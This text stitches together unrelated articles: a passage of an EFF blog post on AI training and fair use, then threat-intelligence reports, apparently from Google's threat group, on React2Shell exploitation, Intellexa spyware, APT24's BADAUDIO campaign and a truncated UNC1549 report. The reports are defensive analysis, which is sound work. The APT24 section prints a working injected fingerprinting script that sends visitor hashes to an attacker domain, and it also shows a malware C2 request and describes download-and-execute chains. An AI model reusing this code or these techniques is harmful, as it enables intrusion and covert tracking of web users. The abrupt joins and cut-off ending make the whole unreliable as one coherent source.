We think that it is. Courts have long recognized that copying works for analysis, indexing, or search is a classic fair use. That principle doesn’t change because a statistical model is doing the reading. AI training is a legitimate, transformative fair use, not a substitute for the original works.
More importantly, expanding copyright would do more harm than good: while creators have legitimate concerns about AI, expanding copyright won’t protect jobs from automation. But overbroad licensing requirements risk entrenching Big Tech’s dominance, shutting out small developers, and undermining fair use protections for researchers and artists. Copyright is a tool that gives the most powerful companies even more control—not a check on Big Tech. And attacking the models and their outputs by attacking training—i.e.“learning” from existing works—is a dangerous move. It risks a core principle of freedom of expression: that training and learning—by anyone—should not be endangered by restrictive rightsholders.
In most of the AI cases, courts have yet to consider—let alone decide—whether fair use applies, but in 2025, things began to speed up.
But some cases have already reached courts of appeal. We advocated for fair use rights and sensible limits on copyright in amicus briefs filed in Doe v. GitHub, Thomson Reuters v. Ross Intelligence, and Bartz v. Anthropic, three early AI copyright appeals that could shape copyright law and influence dozens of other cases. We also filed an amicus brief in Kadrey v. Meta, one of the first decisions on the merits of the fair use defense in an AI copyright case.
How the courts decide the fair use questions in these cases could profoundly shape the future of AI—and whether legacy gatekeepers will have the power to control it. As these cases move forward, EFF will continue to defend your fair use rights.
Protecting the Open Web in the IETF
Rightsholders also tried to make an end-run around fair use by changing the technical standards that shape much of the internet. The IETF, an Internet standards body, has been developing technical standards that pose a major threat to the open web. These proposals would give websites to express “preference signals” against certain uses of scraped data—effectively giving them veto power over fair uses like AI training and web search.
Overly restrictive preference signaling threatens a wide range of important uses—from accessibility tools for people with disabilities to research efforts aimed at holding governments accountable. Worse, the IETF is dominated by publishers and tech companies seeking to embed their business models into the infrastructure of the internet. These companies aren’t looking out for the billions of internet users who rely on the open web.
That’s where EFF comes in. We advocated for users’ interests in the IETF, and helped defeat the most dangerous aspects of these proposals—at least for now.
Looking Ahead
The AI copyright battles of 2025 were never just about compensation—they were about control. EFF will continue working in courts, legislatures, and standards bodies to protect creativity and innovation from copyright maximalists.
Written by: Aragorn Tseng, Robert Weiner, Casey Charrier, Zander Work, Genevieve Stark, Austin Larsen
Introduction
On Dec. 3, 2025, a critical unauthenticated remote code execution (RCE) vulnerability in React Server Components, tracked as CVE-2025-55182 (aka "React2Shell"), was publicly disclosed. Shortly after disclosure, Google Threat Intelligence Group (GTIG) had begun observing widespread exploitation across many threat clusters, ranging from opportunistic cyber crime actors to suspected espionage groups.
GTIG has identified distinct campaigns leveraging this vulnerability to deploy a MINOCAT tunneler, SNOWLIGHT downloader, HISONIC backdoor, and COMPOOD backdoor, as well as XMRIG cryptocurrency miners, some of which overlaps with activity previously reported by Huntress. These observed campaigns highlight the risk posed to organizations using unpatched versions of React and Next.js. This post details the observed exploitation chains and post-compromise behaviors and provides intelligence to assist defenders in identifying and remediating this threat.
CVE-2025-55182 is an unauthenticated RCE vulnerability in React Server Components with a CVSS v3.x score of 10.0 and a CVSS v4 score of 9.3. The flaw allows unauthenticated attackers to send a single HTTP request that executes arbitrary code with the privileges of the user running the affected web server process.
GTIG considers CVE-2025-55182 to be a critical-risk vulnerability. Due to the use of React Server Components (RSC) in popular frameworks like Next.js, there are a significant number of exposed systems vulnerable to this issue. Exploitation potential is further increased by two factors: 1) there are a variety of valid payload formats and techniques, and 2) the mere presence of vulnerable packages on systems is often enough to permit exploitation.
The specific RSC packages that are vulnerable to CVE-2025-55182 are versions 19.0, 19.1.0, 19.1.1, and 19.2.0 of:
react-server-dom-webpack
react-server-dom-parcel
react-server-dom-turbopack
A large number of non-functional exploits, and consequently false information regarding viable payloads and exploitation logic, were widely distributed about this vulnerability during the initial days after disclosure. An example of a repository that started out wholly non-functional is this repository published by the GitHub user "ejpir", which, while initially claiming to be a legitimate functional exploit, has now updated their README to appropriately label their initial research claims as AI-generated and non-functional. While this repository still contains non-functional exploit code, it also now contains legitimate exploit code with Unicode obfuscation. While instances like this initially caused confusion across the industry, the number of legitimate exploits and their capabilities have massively expanded, including in-memory Next.js web shell deployment capabilities. There are also exploit samples, some entirely fake, some non-functional, and some with legitimate functionality, containing malware targeting security researchers. Researchers should validate all exploit code before trusting its capabilities or legitimacy.
Technical write-ups about this vulnerability have been published by reputable security firms, such as the one from Wiz. Researchers should refer to such trusted publications for up-to-date and accurate information when validating vulnerability details, exploit code, or published detections.
Additionally, there was a separate CVE issued for Next.js (CVE-2025-66478); however, this CVE has since been marked as a duplicate of CVE-2025-55182.
Observed Exploitation Activity
Since exploitation of CVE-2025-55182 began, GTIG has observed diverse payloads and post-exploitation behaviors across multiple regions and industries. In this blog post we focus on China-nexus espionage and financially motivated activity, but we have additionally observed Iran-nexus actors exploiting CVE-2025-55182.
China-Nexus Activity
As of Dec. 12, GTIG has identified multiple China-nexus threat clusters utilizing CVE-2025-55182 to compromise victim networks globally. Amazon Web Services (AWS) reporting indicates that China-nexus threat groups Earth Lamia and Jackpot Panda are also exploiting this vulnerability. GTIG tracks Earth Lamia as UNC5454. Currently, there are no public indicators available to assess a group relationship for Jackpot Panda.
MINOCAT
GTIG observed China-nexus espionage cluster UNC6600 exploiting the vulnerability to deliver the MINOCAT tunneler. The threat actor retrieved and executed a bash script used to create a hidden directory ($HOME/.systemd-utils), kill any processes named "ntpclient", download a MINOCAT binary, and establish persistence by creating a new cron job and a systemd service and by inserting malicious commands into the current user's shell config to execute MINOCAT whenever a new shell is started. MINOCAT is an 64-bit ELF executable for Linux that includes a custom "NSS" wrapper and an embedded, open-source Fast Reverse Proxy (FRP) client that handles the actual tunneling.
SNOWLIGHT
In separate incidents, suspected China-nexus threat actor UNC6586 exploited the vulnerability to execute a command using cURL or wget to retrieve a script that then downloaded and executed a SNOWLIGHT downloader payload (7f05bad031d22c2bb4352bf0b6b9ee2ca064a4c0e11a317e6fedc694de37737a). SNOWLIGHT is a component of VSHELL, a publicly available multi-platform backdoor written in Go, which has been used by threat actors of varying motivations. GTIG observed SNOWLIGHT making HTTP GET requests to C2 infrastructure (e.g., reactcdn.windowserrorapis[.]com) to retrieve additional payloads masquerading as legitimate files.
Figure 1: cURL command executed to fetch SNOWLIGHT payload
COMPOOD
GTIG also observed multiple incidents in which threat actor UNC6588 exploited CVE-2025-55182, then ran a script that used wget to download a COMPOOD backdoor payload. The script then executed the COMPOOD sample, which masqueraded as Vim. GTIG did not observe any significant follow-on activity, and this threat actor's motivations are currently unknown.
Figure 2: COMPOOD downloaded via wget and executed
COMPOOD has historically been linked to suspected China-nexus espionage activity. In 2022, GTIG observed COMPOOD in incidents involving a suspected China-nexus espionage actor, and we also observed samples uploaded to VirusTotal from Taiwan, Vietnam, and China.
HISONIC
Another China-nexus actor, UNC6603, deployed an updated version of the HISONIC backdoor. HISONIC is a Go-based implant that utilizes legitimate cloud services, such as Cloudflare Pages and GitLab, to retrieve its encrypted configuration. This technique allows the actor to blend malicious traffic with legitimate network activity. In this instance, the actor embedded an XOR-encoded configuration for the HISONIC backdoor delimited between two markers, "115e1fc47977812" to denote the start of the configuration and "725166234cf88gxx" to mark the end. Telemetry indicates this actor is targeting cloud infrastructure, specifically AWS and Alibaba Cloud instances, within the Asia Pacific (APAC) region.
Finally, we also observed a China-nexus actor, UNC6595, exploiting the vulnerability to deploy ANGRYREBEL.LINUX. The threat actor uses an installation script (b.sh) that attempts to evade detection by masquerading the malware as the legitimate OpenSSH daemon (sshd) within the /etc/ directory, rather than its standard location. The actor also employs timestomping to alter file timestamps and executes anti-forensics commands, such as clearing the shell history (history -c). Telemetry indicates this cluster is primarily targeting infrastructure hosted on international Virtual Private Servers (VPS).
Financially Motivated Activity
Threat actors that monetize access via cryptomining are often among the first to exploit newly disclosed vulnerabilities. GTIG observed multiple incidents, starting on Dec. 5, in which threat actors exploited CVE-2025-55182 and deployed XMRig for illicit cryptocurrency mining. In one observed chain, the actor downloaded a shell script named "sex.sh," which downloads and executes the XMRIG cryptocurrency miner from GitHub. The script also attempts to establish persistence for the miner via a new systemd service called "system-update-service."
GTIG has also observed numerous discussions regarding CVE-2025-55182 in underground forums, including threads in which threat actors have shared links to scanning tools, proof-of-concept (PoC) code, and their experiences using these tools.
Outlook and Implications
After the disclosure of high-visibility, critical vulnerabilities, it is common for affected products to undergo a period of increased scrutiny, resulting in a swift but temporary increase in the number of vulnerabilities discovered. Since the disclosure of CVE-2025-55182, three additional React vulnerabilities have been disclosed: CVE-2025-55183, CVE-2025-55184, and CVE-2025-67779. In this case, two of these follow-on vulnerabilities have relatively limited impacts (restricted information disclosure and causing a denial-of-service (DoS) condition). The third vulnerability (CVE-2025-67779) also causes a DoS condition, as it arose due to an incomplete patch for CVE-2025-55184.
Recommendations
Organizations utilizing React or Next.js should take the following actions immediately:
Patch Immediately:
To prevent remote code execution due to CVE-2025-55182, patch vulnerable React Server Components to at least 19.0.1, 19.1.2, or 19.2.1, depending on your vulnerable version. Patching to 19.2.2 or 19.2.3 will also prevent the potential for remote code execution.
To prevent the information disclosure impacts due to CVE-2025-55183, patch vulnerable React Server Components to at least 19.2.2.
To prevent DoS impacts due to CVE-2025-55184 and CVE-2025-67779, patch vulnerable React Server Components to 19.2.3. The 19.2.2 patch was found to be insufficient in preventing DoS impacts.
Deploy WAF Rules: Google has rolled out a Cloud Armor web application firewall (WAF) rule designed to detect and block exploitation attempts related to this vulnerability. We recommend deploying this rule as a temporary mitigation while your vulnerability management program patches and verifies all vulnerable instances.
Audit Dependencies: Determine if vulnerable React Server Components are included as a dependency in other applications within your environment.
Monitor Network Traffic: Review logs for outbound connections to the indicators of compromise (IOCs) listed below, particularly wget or cURL commands initiated by web server processes.
Hunt for Compromise: Look for the creation of hidden directories like $HOME/.systemd-utils, the unauthorized termination of processes such as ntpclient, and the injection of malicious execution logic into shell configuration files like $HOME/.bashrc.
Indicators of Compromise (IOCs)
To assist defenders in hunting for this activity, we have included IOCs for the threats described in this blog post. A broader subset of related indicators is available in a Google Threat Intelligence Collection of IOCs available for registered users.
Despite extensive scrutiny and public reporting, commercial surveillance vendors continue to operate unimpeded. A prominent name continues to surface in the world of mercenary spyware, Intellexa. Known for its “Predator” spyware, the company was sanctioned by the US Government. New Google Threat Intelligence Group (GTIG) analysis shows that Intellexa isevading restrictions and thriving.
Intellexa has adapted, evaded restrictions, and continues selling digital weapons to the highest bidders. Alongside research published by our colleagues from Recorded Future and Amnesty, this blog post will shed light on Intellexa’s recent activities, unveil the real-world impact of their surveillance tools, and detail the actions we are taking against this industry.
Continued Prolific Exploitation of Zero-Day Vulnerabilities
Over the past several years, Intellexa has solidified its position as one of, if not the most, prolific spyware vendors exploiting zero-day vulnerabilities against mobile browsers. Despite the consistent efforts of security researchers and platform vendors to identify and patch these flaws, Intellexa repeatedly demonstrates an ability to procure or develop new zero-day exploits, quickly adapting and continuing operations for their customers.
Intellexa is responsible for a substantial number of the zero-day vulnerabilities identified over the years by Google’s Threat Analysis Group (TAG), now part of GTIG. As an example, out of approximately 70 zero-day vulnerabilities discovered and documented by TAG since 2021, Intellexa accounts for 15 unique zero-days, including Remote Code Execution (RCE), Sandbox Escape (SBX), and Local Privilege Escalation (LPE) vulnerabilities. All of these zero-days have been patched by the respective vendors. In addition to developing exploitation of zero-days, we increasingly see evidence that Intellexa is purchasing steps of exploit chains from external entities.
CVE
Role
Vendor
Product
Type
Description
CVE-2025-48543
SBX+LPE
Google
Android
Memory corruption
Use-After-Free in Android Runtime
CVE-2025-6554
RCE
Google
Chrome
Memory corruption
Type confusion in V8
CVE-2023-41993
RCE
Apple
iOS
Memory Corruption
WebKit JIT RCE
CVE-2023-41992
SBX+LPE
Apple
iOS
Memory Corruption
Kernel IPC Use-After-Free
CVE-2023-41991
LPE
Apple
iOS
Code Signing Bypass
Code Signing Bypass
CVE-2024-4610
LPE
ARM
Mali
Memory Corruption
Improper GPU memory processing operations
CVE-2023-4762
RCE
Google
Chrome
Memory corruption
Type confusion in V8
CVE-2023-3079
RCE
Google
Chrome
Memory Corruption
Type Confusion in V8
CVE-2023-2136
SBX
Google
Skia
Memory Corruption
Integer overflow in Skia SKSL
CVE-2023-2033
RCE
Google
Chrome
Memory Corruption
Use-After-Free in V8
CVE-2021-38003
RCE
Google
Chrome
Memory Corruption
Inappropriate implementation in V8
CVE-2021-38000
RCE
Google
Chrome
Logic/Design Flaw
Insufficient validation of untrusted input in Intents
CVE-2021-37976
SBX
Google
Chrome
Memory Corruption
Information leak in memory_instrumentation
CVE-2021-37973
SBX
Google
Chrome
Memory Corruption
Use-after-free in Portals
CVE-2021-1048
SBX+LPE
Google
Android
Memory Corruption
Use-After-Free in ep_loop_check_proc
Table 1: Zero-days associated with Intellexa since 2021
Exploit Chain
Partnering with our colleagues at CitizenLab in 2023, we captured a full iOS zero-day exploit chain used in the wild against targets in Egypt. Developed by Intellexa, this exploit chain was used to install spyware publicly known as Predator surreptitiously onto a device. According to metadata, Intellexa referred to this exploit chain internally as “smack.”
First Stage: JSKit Framework Déjà Vu
The initial stage of the exploit chain was a Safari RCE zero-day that Apple fixed as CVE-2023-41993. The exploit leveraged a framework internally called “JSKit.” Once arbitrary memory read and write primitives have been achieved thanks to a vulnerability in the renderer, in this case CVE-2023-41993, the framework provides all the requisite components to perform native code execution on modern Apple devices.
We believe that Intellexa acquired their iOS RCE exploits from an external entity, as we have seen this exact same JSKit framework used by other surveillance vendors and government-backed attackers since 2021. In 2024, we reported publicly on a campaign by Russian government-backed attackers using this exact same iOS exploit and JSKit framework in a watering hole attack against Mongolian government websites. We have also seen it used in other campaigns by surveillance vendors, including another surveillance vendor using the same framework when exploiting CVE-2022-42856 in 2022.
The JSKit framework is well maintained, supports a wide range of iOS versions, and is modular enough to support different Pointer Authentication Code (PAC) bypasses and code execution techniques. The framework can parse in-memory Mach-O binaries to resolve custom symbols and can ultimately manually map and execute Mach-O binaries directly from memory. In addition, the JSKit framework is fairly robust and well engineered, with each step of the exploitation process tested carefully. To date, we haven't seen a similar framework exist for Android.
Figure 1: Example of testing and validating shellcode execution
The exploit Intellexa used was apparently tracked internally as "exploit number 7," according to debug strings at the entry point of the RCE exploit. This suggests that the external entity supplying exploits likely possesses a substantial number of iOS exploits targeting a wide range of versions.
Regarding Chrome exploitation, Intellexa has used a custom framework with all the features needed to gain code execution from any arbitrary vulnerability capable of leaking TheHole magic object in V8. They first used this framework with CVE-2021-38003, then with CVE-2023-4762, CVE-2023-3079, CVE-2023-2033, and more recently in June 2025 with CVE-2025-6554, observed in Saudi Arabia. This most recent, CVE-2025-6554, was a type confusion error in Chrome’s v8 engine. Chrome quickly mitigated the issue for all Chrome users with a configuration change and then fixed the bug as CVE-2025-6554 in version 138.0.7204.96. All these CVEs are vulnerabilities in V8 that all can be used to leak TheHole object.
Following Stages: Watching the Helper
The second stage is the most technical part of the chain and would require an entire separate blog post to describe all of its functionality. Essentially, this stage is in charge of breaking out of the Safari sandbox and executing an untrusted third stage payload as system by abusing the kernel vulnerabilities CVE-2023-41991 and CVE-2023-41992. This second stage communicates with the first stage to re-use some of the primitives (e.g., PAC bypass) and offers kernel memory read/write capabilities to the third stage.
The third stage (tracked by GTIG as PREYHUNTER) is the last one we captured and is composed of two modules called "helper" and "watcher."
The watcher module primarily ensures that the infected device does not exhibit suspicious behavior; if such behavior is detected, a notification is generated, and the exploitation process is terminated. The module is also in charge of monitoring crashes.
The following behaviors are detected:
Developer mode via security.mac.amfi.developer_mode_status
Console attached via diagnosticd
US or IL locale set on the phone
Cydia installed
Bash, tcpdump, frida, sshd, or checkrain process currently running on the phone
McAfee, AvastMobileSecurity, or NortonMobileSecurity installed on the phone
Custom HTTP proxy setup
Custom root CA installed
The helper module is communicating with the other parts of the exploit via a Unix socket at /tmp/helper.sock. Similar to the ALIEN malware for Android, the module has the ability to hook various places with custom frameworks called DMHooker and UMHooker. These hooks are allowing the module to perform basic spyware capabilities such as:
Recording VOIP conversations (stored in /private/var/tmp/l/voip_%lu_%u_PART.m4a)
Running a keylogger
Capturing pictures from the camera
The module is also hooking into the SpringBoard in order to hide user notifications caused by the aforementioned actions. We believe these capabilities are provided to the operator to make sure the infected device is the correct one before deploying a more sophisticated spyware, such as Predator.
The binary left compilation artifacts such as the following build directory including the name of the exploit chain.
Overall, these exploits are high in sophistication, especially compared to the less sophisticated spyware stager, supporting our assessment that the exploits were likely acquired from another party.
Disrupting Novel Delivery Capabilities
The primary delivery mechanism for Intellexa's exploits remains one-time links sent to targets directly via end-to-end encrypted messaging applications. However, we have also observed another tactic with a few customers—the use of malicious advertisements on third-party platforms to fingerprint users and redirect targeted users to Intellexa's exploit delivery servers.
We believe this campaign is another example of commercial surveillance vendors abusing ads for exploit delivery, and Intellexa has gotten increasingly involved in this space since early 2025. Working with our partners, we identified the companies Intellexa created to infiltrate the advertising ecosystem, and those partners subsequently shut down the accounts from their platforms.
Addressing the Threat of Intellexa’s Activities
Community efforts to raise awareness have built momentum toward an international policy response. Google has been a committed participant in the Pall Mall Process, designed to build consensus and progress toward limiting the harms from the spyware industry. Together, we are focused on developing international norms and frameworks to limit the misuse of these powerful technologies and protect human rights around the world. These efforts are built on earlier governmental actions, including steps taken by the US Government to limit government use of spyware, and a first-of-its-kind international commitment to similar efforts.
Recognizing the severity and widespread nature of Intellexa's activities in particular, we have made the decision to simultaneously deliver our government-backed attack warning to all known targeted accounts associated with Intellexa's customers since 2023. This effort encompasses several hundred accounts across various countries, including Pakistan, Kazakhstan, Angola, Egypt, Uzbekistan, Saudi Arabia, and Tajikistan, ensuring that individuals at risk are made aware of these sophisticated threats.
Following our disclosure policy, we are sharing our research to raise awareness and advance security across the ecosystem. We have also added all identified websites and domains to Safe Browsing to safeguard users from further exploitation. We urge users and organizations to apply patches quickly and keep software fully up-to-date for their protection. Google will remain focused on detecting, analyzing, and preventing zero-day exploitation as well as reporting vulnerabilities to vendors immediately upon discovery.
Indicators of Compromise (IOCs)
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included IOCs in a GTI Collectionfor registered users.
Written by: Harsh Parashar, Tierra Duncan, Dan Perez
Google Threat Intelligence Group (GTIG) is tracking a long-running and adaptive cyber espionage campaign by APT24, a People's Republic of China (PRC)-nexus threat actor. Spanning three years, APT24 has been deploying BADAUDIO, a highly obfuscated first-stage downloader used to establish persistent access to victim networks.
While earlier operations relied on broad strategic web compromises to compromise legitimate websites, APT24 has recently pivoted to using more sophisticated vectors targeting organizations in Taiwan. This includes the repeated compromise of a regional digital marketing firm to execute supply chain attacks and the use of targeted phishing campaigns.
This report provides a technical analysis of the BADAUDIO malware, details the evolution of APT24's delivery mechanisms from 2022 to present, and offers actionable intelligence to help defenders detect and mitigate this persistent threat.
As part of our efforts to combat serious threat actors, GTIG uses the results of our research to improve the safety and security of Google’s products and users. Upon discovery, all identified websites, domains, and files are added to the Safe Browsing blocklist in order to protect web users across major browsers. We also conducted a series of victim notifications with technical details to compromised sites, enabling affected organizations to secure their sites and prevent future infections.
Figure 1: BADAUDIO campaign overview
Payload Analysis: BADAUDIO and Cobalt Strike Beacon Integration
The BADAUDIO malware is a custom first-stage downloader written in C++ that downloads, decrypts, and executes an AES-encrypted payload from a hard-coded command and control (C2) server. The malware collects basic system information, encrypts it using a hard-coded AES key, and sends it as a cookie value with the GET request to fetch the payload. The payload, in one case identified as Cobalt Strike Beacon, is decrypted with the same key and executed in memory.
GET https://wispy[.]geneva[.]workers[.]dev/pub/static/img/merged?version=65feddea0367 HTTP/1.1
Host: wispy[.]geneva[.]workers[.]dev
Cookie: SSID=0uGjnpPHjOqhpT7PZJHD2WkLAxwHkpxMnKvq96VsYSCIjKKGeBfIKGKpqbRmpr6bBs8hT0ZtzL7/kHc+fyJkIoZ8hDyO8L3V1NFjqOBqFQ==
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Connection: Keep-Alive
Cache-Control: no-cache

--------------------------

GET
cfuvid=Iewmfm8VY6Ky-3-E-OVHnYBszObHNjr9MpLbLHDxX056bnRflosOpp2hheQHsjZFY2JmmO8abTekDPKzVjcpnedzNgEq2p3YSccJZkjRW7-mFsd0-VrRYvWxHS95kxTRZ5X4FKIDDeplPFhhb3qiUEkQqqgulNk_U0O7U50APVE
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Connection: Keep-Alive
Cache-Control: no-cache
Figure 2: BADAUDIO code sample
The malware is engineered with control flow flattening—a sophisticated obfuscation technique that systematically dismantles a program's natural, structured logic. This method replaces linear code with a series of disconnected blocks governed by a central "dispatcher" and a state variable, forcing analysts to manually trace each execution path and significantly impeding both automated and manual reverse engineering efforts.
BADAUDIO typically manifests as a malicious Dynamic Link Library (DLL) leveraging DLL Search Order Hijacking (MITRE ATT&CK T1574.001) for execution via legitimate applications. Recent variants observed indicate a refined execution chain: encrypted archives containing BADAUDIO DLLs along with VBS, BAT, and LNK files.
These supplementary files automate the placement of the BADAUDIO DLL and a legitimate executable into user directories, establish persistence through legitimate executable startup entries, and trigger the DLL sideloading. This multi-layered approach to execution and persistence minimizes direct indicators of compromise.
Upon execution, BADAUDIO collects rudimentary host information: hostname, username, and system architecture. This collected data is then hashed and embedded within a cookie parameter in the C2 request header. This technique provides a subtle yet effective method for beaconing and identifying compromised systems, complicating network-based detection.
In one of these cases, the subsequent payload, decrypted using a hard-coded AES key, has been confirmed as Cobalt Strike Beacon. However, it is not confirmed that Cobalt Strike is present in every instance. The Beacon payload contained a relatively unique watermark that was previously observed in a separate APT24 campaign, shared in the Indicators of Compromise section. Cobalt Strike watermarks are a unique value generated from and tied to a given "CobaltStrike.auth" file. This value is embedded as the last 4 bytes for all BEACON stagers and in the embedded configuration for full backdoor BEACON samples.
Campaign Overview: BADAUDIO Delivery Evolves
Over three years, APT24 leveraged various techniques to deliver BADAUDIO, including strategic web compromises, repeated supply-chain compromise of a regional digital marketing firm in Taiwan, and spear phishing.
Figure 4: BADAUDIO campaign overview
Public Strategic Web Compromise Campaign
Beginning in November 2022 we observed over 20 compromised websites spanning a broad array of subjects from regional industrial concerns to recreational goods, suggesting an opportunistic approach to initial access with true targeting selectively executed against visitors the attackers identified via fingerprinting. The legitimate websites were weaponized through the injection of a malicious JavaScript payload.
Figure 5: Strategic web compromise attack flow to deliver BADAUDIO malware
This script exhibited an initial layer of targeting, specifically excluding macOS, iOS, Android, and various Microsoft Internet Explorer/Edge browser variants to focus exclusively on Windows systems. This selectivity suggests an adversary immediately narrowing their scope to optimize for a specific, likely high-value, victim profile.
The injected JavaScript performed a critical reconnaissance function by employing the FingerprintJS library to generate a unique browser fingerprint. This fingerprint, transmitted via an HTTP request to an attacker-controlled domain, served as an implicit validation mechanism. Upon successful validation, the victim was presented with a fabricated pop-up dialog, engineered to trick the user into downloading and executing BADAUDIO malware.
$(window).ready(function() {
    var userAgent = navigator.userAgent;
    var isIE = userAgent.indexOf("compatible") > -1 && userAgent.indexOf("MSIE") > -1;
    var isEdge = userAgent.indexOf("Edge") > -1 && !isIE;
    var isIE11 = userAgent.indexOf('Trident') > -1 && userAgent.indexOf("rv:11.0") > -1;
    var isMac = userAgent.indexOf('Macintosh') > -1;
    var isiPhone = userAgent.indexOf('iPhone') > -1;
    var isFireFox = userAgent.indexOf('Firefox') > -1;
    if (!isIE && !isEdge && !isIE11 && !isMac && !isiPhone && !isFireFox) {
        var tag_script = document.createElement("script");
        tag_script.type = "text/javascript";
        tag_script.src = "https://cdn.jsdelivr.net/npm/@fingerprintjs/fingerprintjs@2/dist/fingerprint2.min.js";
        tag_script.onload = "initFingerprintJS()";
        document.body.appendChild(tag_script);
        if (typeof(callback) !== "undefined") {
            tag_script.onload = function() {
                callback();
            }
        }
        function callback() {
            var option = {
                excludes: {
                    screenResolution: true,
                    availableScreenResolution: true,
                    enumerateDevices: true
                }
            }
            new Fingerprint2.get(option, function(components) {
                var values = components.map(function(component) {
                    return component.value
                })
                var murmur = Fingerprint2.x64hash128(values.join(''), 31);
                console.log(murmur)
                var script_tag = document.createElement("script");
                script_tag.setAttribute("src", "https://www[.]twisinbeth[.]com/query.php?id=" + murmur);
                document.body.appendChild(script_tag);
            });
        }
    }
});
Figure 6: Early malicious fingerprinting JS used in strategic web compromise campaigns
Figure 7: Example of attacker fake update pop-up dialog impersonating Chrome to lure targets to download and execute BADAUDIO malware
The attackers consistently shift their infrastructure, using a mix of newly registered domains and domains they have previously compromised. We last observed this tactic in early September 2025.
Escalation: Supply Chain Compromise for Strategic Web Compromises at Scale
In July 2024, APT24 compromised a regional digital marketing firm in Taiwan- a supply chain attack that impacted more than 1,000 domains. Notably, the firm experienced multiple re-compromises over the last year, demonstrating APT24's persistent commitment to the operation.
We initiated a multifaceted remediation effort to disrupt these threats. In addition to developing custom logic to identify and block the modified, malicious JavaScript, GTIG distributed victim notifications to the individual compromised websites and the compromised marketing firm. These notifications provided specific details about the threat and the modifications made to the original script, enabling affected organizations to secure their sites and prevent future infections.
In the first iteration of the supply chain compromise, APT24 injected the malicious script into a widely used JavaScript library (MITRE ATT&CK T1195.001) provided by the firm, leveraging a typosquatting domain to impersonate a legitimate Content Delivery Network (CDN). The deobfuscated JavaScript reveals a multi-stage infection chain:
Dynamic Dependency Loading: The script dynamically loads legitimate jQuery and FingerprintJS2 libraries (MITRE ATT&CK T1059.007) from a public CDN if not already present, ensuring consistent execution across diverse web environments.
Multi-Layer JS Concealment: During a re-compromise discovered in July 2025, the adversary took additional steps to hide their malicious code. The highly obfuscated script (MITRE ATT&CK T1059) was deliberately placed within a maliciously modified JSON file served by the vendor, which was then loaded and executed by another compromised JavaScript file. This tactic effectively concealed the final payload in a file type and structure not typically associated with code execution.
Advanced Fingerprinting: FingerprintJS2 is utilized to generate an x64hash128 browser and environmental fingerprint (MITRE ATT&CK T1082) . The x64hash128 is the resulting 128-bit hash value produced by the MurmurHash3 algorithm, which processes a large input string of collected browser characteristics (such as screen resolution, installed fonts, and GPU details) to create a unique, consistent identifier for the user's device.
Covert Data Exfiltration and Staging: A POST request, transmitting Base64-encoded reconnaissance data (including host, url, useragent, fingerprint, referrer, time, and a unique identifier), is sent to an attacker's endpoint (MITRE ATT&CK T1041).
Adaptive Payload Delivery: Successful C2 responses trigger the dynamic loading of a subsequent script from a URL provided in the response's data field. This cloaked redirect leads to BADAUDIO landing pages, contingent on the attacker's C2 logic and fingerprint assessment (MITRE ATT&CK T1105).
Tailored Targeting: The compromise in June 2025 initially employed conditional script loading based on a unique web ID (the specific domain name) related to the website using the compromised third-party scripts. This suggests tailored targeting, limiting the strategic web compromise (MITRE ATT&CK T1189) to a single domain. However, for a ten-day period in August, the conditions were temporarily lifted, allowing all 1,000 domains using the scripts to be compromised before the original restriction was reimposed.
Complementing their broader web-based attacks, APT24 concurrently conducted highly targeted social engineering campaigns. Lures, such as an email purporting to be from an animal rescue organization, leveraged social engineering to elicit user interaction and drive direct malware downloads from attacker-controlled domains.
Separate campaigns abused legitimate cloud storage platforms including Google Drive and OneDrive to distribute encrypted archives containing BADAUDIO. Google protected users by diverting these messages to spam, disrupting the threat actor’s effort to leverage reputable services in their campaigns.
APT24 included pixel tracking links, confirming email opens and potentially validating target interest for subsequent exploitation. This dual-pronged approach—leveraging widely trusted cloud services and explicit tracking—enhances their ability to conduct effective, personalized campaigns.
Outlook
This nearly three-year campaign is a clear example of the continued evolution of APT24’s operational capabilities and highlights the sophistication of PRC-nexus threat actors. The use of advanced techniques like supply chain compromise, multi-layered social engineering, and the abuse of legitimate cloud services demonstrates the actor's capacity for persistent and adaptive espionage.
This activity follows a broader trend GTIG has observed of PRC-nexus threat actors increasingly employing stealthy tactics to avoid detection. GTIG actively monitors ongoing threats from actors like APT24 to protect users and customers. As part of this effort, Google continuously updates its protections and has taken specific action against this campaign.
We are committed to sharing our findings with the security community to raise awareness and to disrupt this activity. We hope that improved understanding of tactics and techniques will enhance threat hunting capabilities and lead to stronger user protections across the industry.
Acknowledgements
This analysis would not have been possible without the assistance from FLARE. We would like to specifically thank Ray Leong, Jay Gibble and Jon Daniels for their contributions to the analysis and detections for BADAUDIO.
Written by: Mohamed El-Banna, Daniel Lee, Mike Stokkel, Josh Goddard
Overview
Last year, Mandiant published a blog post highlighting suspected Iran-nexus espionage activity targeting the aerospace, aviation, and defense industries in the Middle East. In this follow-up post, Mandiant discusses additional tactics, techniques, and procedures (TTPs) observed in incidents Mandiant has responded to.
Since mid-2024, Mandiant has responded to targeted campaigns by the threat group UNC1549 against the aerospace, aviation and defense industries. To gain initial access into these environments, UNC1549 employed a dual approach: deploying well-crafted phishing campaigns designed to steal credentials or deliver malware and exploiting trusted connections with third-party suppliers and partners.
The latter technique is particularly strategic when targeting organizations with high security maturity, such as defense contractors. While these primary targets often invest heavily in robust defenses, their third-party partners may possess less stringent security postures. This disparity provides UNC1549 a path of lesser resistance, allowing them to circumvent the primary target's main security controls by first compromising a connected entity.
Operating in late 2023 through 2025, UNC1549 employed sophisticated initial access vectors, including abuse of third-party relationships to gain entry (pivoting from service providers to their customers), VDI breakouts from third parties, and highly targeted, role-relevant phishing.
Once inside, the group leverages creative lateral movement techniques, such as stealing victim source code for spear-phishing campaigns that use lookalike domains to bypass proxies, and abusing internal service ticketing systems for credential access. They employ custom tooling, notably DCSYNCER.SLICK—a variant deployed via search order hijacking to conduct DCSync attacks.
UNC1549’s campaign is distinguished by its focus on anticipating investigators and ensuring long-term persistence after detection. They plant backdoors that beacon silently for months, only activating them to regain access after the victim has attempted eradication. They maintain stealth and command and control (C2) using extensive reverse SSH shells (which limit forensic evidence) and domains strategically mimicking the victim's industry.
Threat Activity
Initial Compromise
